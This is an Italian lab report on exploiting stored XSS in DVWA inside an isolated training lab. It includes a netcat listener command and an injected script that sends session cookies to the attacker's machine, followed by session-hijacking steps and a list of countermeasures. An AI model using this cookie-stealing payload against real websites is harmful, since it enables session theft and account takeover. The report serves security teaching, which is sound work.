

Relazione Laboratorio - Web Application Exploit XSS

Traccia Giorno 2: Furto di sessione tramite XSS persistente su DVWA

Obiettivo: Sfruttare una vulnerabilità XSS persistente (Stored XSS) presente sulla Web Application DVWA (Damn Vulnerable Web Application) per simulare il furto dei cookie di sessione di un utente legittimo, inoltrandoli a un web server sotto il controllo dell'attaccante.

1. Scenario di laboratorio

Elemento	Indirizzo IP
Kali Linux (attaccante)	192.168.13.100/24
Metasploitable (vittima, DVWA)	192.168.13.150/24
Difficoltà DVWA	LOW
Porta di ascolto	4444

2. Strumenti utilizzati

- Kali Linux: sistema operativo dell'attaccante, dotato di strumenti per penetration testing
 - Netcat: utility di rete per creare un listener TCP sulla porta 4444
 - Browser Firefox: per accedere a DVWA e testare l'attacco
 - Strumenti di sviluppo del browser (F12): per ispezionare il codice HTML e modificare temporaneamente gli attributi degli elementi della pagina
-

3. Procedura dettagliata

3.1 Avvio del listener su Kali

Per ricevere i cookie rubati, è stato avviato un listener TCP su Kali Linux utilizzando Netcat:

```
bash
nc -lvnp 4444
```

Opzioni:

- `-l`: modalità listen (ascolto)
 - `-v`: verbose (output dettagliato)
 - `-n`: no DNS resolution (evita ritardi)
 - `-p 4444`: specifica la porta 4444
-

3.2 Accesso a DVWA e impostazione della difficoltà Dal

browser di Kali, si accede a:

```
text
http://192.168.13.150/dvwa
```


Credenziali di default:

- Username: `admin`
- Password: `password`

Dopo il login, nella sezione DVWA Security si imposta il livello di difficoltà su LOW per disabilitare qualsiasi meccanismo di sanitizzazione dell'input.

3.3 Modifica del campo Message tramite Inspect Element

La casella di testo per il campo *Message* nella sezione XSS (Stored) ha una dimensione predefinita ridotta che rende difficoltoso l'inserimento dell'intero script. Per ovviare a questo problema, si è utilizzata la funzionalità Inspect Element del browser (tasto destro → Ispeziona) per modificare temporaneamente l'attributo portando maxlength a "500".



3.4 Iniezione del payload XSS


Nella sezione XSS (Stored), si compila il form come segue:

Campo	Valore
Name	test
Message	<pre><script>new Image().src="http://192.168.13.100:4444/?c="+ encodeURIComponent(document.cookie);</script></pre>

Cliccando su Sign Guestbook, il messaggio viene salvato permanentemente nel database della web application. A difficoltà LOW, DVWA non applica alcuna sanitizzazione all'input, quindi il codice JavaScript viene memorizzato così come inserito.


3.5 Attivazione dell'attacco

Per attivare l'attacco, un utente legittimo (simulato tramite un secondo browser o una macchina diversa) deve visitare la pagina del guestbook:



Ricezione dei cookie:

Sul terminale Kali con Netcat in ascolto, viene ricevuto:



Analisi dello script iniettato

```
javascript

new
Image().src="http://192.168.13.100:4444/?c="+encodeURIComponent(document.cookie);
```

Istruzione	Descrizione
<code>new Image()</code>	Crea un oggetto immagine HTML in memoria, senza inserirlo visivamente nel DOM della pagina. Non richiede interazione da parte dell'utente.
<code>.src="..."</code>	L'assegnazione dell'attributo <code>src</code> innesca immediatamente una richiesta HTTP GET verso l'URL specificato, nel tentativo di scaricare l'immagine.
<code>encodeURIComponent()</code>	Funzione JavaScript che codifica i caratteri speciali (come <code>;</code> , <code>=</code> , spazi) in formato URL encoding, garantendo che il cookie venga trasmesso correttamente come parametro GET.
<code>document.cookie</code>	Proprietà JavaScript che restituisce tutti i cookie HTTP accessibili (cioè non impostati con flag <code>HttpOnly</code>) per il dominio corrente.

Perché funziona:

- Il browser interpreta l'assegnazione di `src` come un tentativo legittimo di caricare una risorsa esterna.
 - La richiesta viene effettuata anche se il server risponde con un errore o non restituisce un'immagine valida.
 - L'operazione è completamente invisibile all'utente: non ci sono popup, redirect o modifiche visive della pagina.
 - Non essendo presente il flag `HttpOnly` sui cookie di DVWA, `document.cookie` può leggerli senza restrizioni.
-

Risultati ottenuti

L'attacco ha avuto successo. Sono stati esfiltrati i seguenti cookie:

Cookie	Valore
<code>security</code>	<code>low</code>
<code>PHPSESSID</code>	53373389647d027a0dcc0b038d61753c

Informazioni aggiuntive ricavate dalla richiesta HTTP:

- IP della vittima: `192.168.13.150` (Metasploitable)
 - Browser: Mozilla Firefox 140.0 su Linux
 - Pagina di provenienza: `http://192.168.13.150/`
-

Impatto: Session Hijacking

Con il cookie `PHPSESSID` rubato, un attaccante può impersonare la vittima senza conoscerne le credenziali:

1. Installare un'estensione per la gestione dei cookie (es. *EditThisCookie*)
2. Creare un cookie denominato `PHPSESSID` con il valore rubato per il dominio `192.168.13.150`
3. Creare un cookie `security` con valore `low` per lo stesso dominio
4. Visitare `http://192.168.13.150/dvwa/`
5. Si ottiene accesso all'applicazione come utente autenticato, scavalcando il login

Questo dimostra come una vulnerabilità XSS possa portare al furto di identità digitale e all'accesso non autorizzato a risorse protette.

Contromisure

Per prevenire questo tipo di attacco, si consiglia di adottare le seguenti pratiche di sicurezza:

Contromisura	Descrizione
Input validation	Validare e sanitizzare lato server tutto l'input utente, rimuovendo o codificando i caratteri potenzialmente pericolosi (<, >, ", ', ecc.)
Output encoding	Applicare l'encoding HTML alle variabili prima di inserirle nell'output (es. <code>htmlspecialchars()</code> in PHP)
Cookie HttpOnly	Impostare il flag <code>HttpOnly</code> sui cookie di sessione, impedendo l'accesso tramite <code>document.cookie</code>

Conclusioni

L'esercitazione ha dimostrato con successo come una vulnerabilità XSS di tipo persistente (Stored) possa essere sfruttata per esfiltrare i cookie di sessione di utenti legittimi. La mancanza di sanitizzazione dell'input (difficoltà LOW su DVWA) ha permesso l'iniezione di codice JavaScript malevolo, eseguito automaticamente da chiunque visiti la pagina compromessa.

L'attacco evidenzia l'importanza critica di:

- Non fidarsi mai dell'input utente
- Applicare sempre sanitizzazione e validazione lato server
- Proteggere i cookie con flag `HttpOnly` e `Secure`
- Implementare politiche CSP restrittive

La modifica del campo di input tramite Inspect Element ha rappresentato un accorgimento pratico per facilitare l'inserimento del payload, dimostrando come gli strumenti di sviluppo integrati nel browser siano utili anche in ambito offensivo.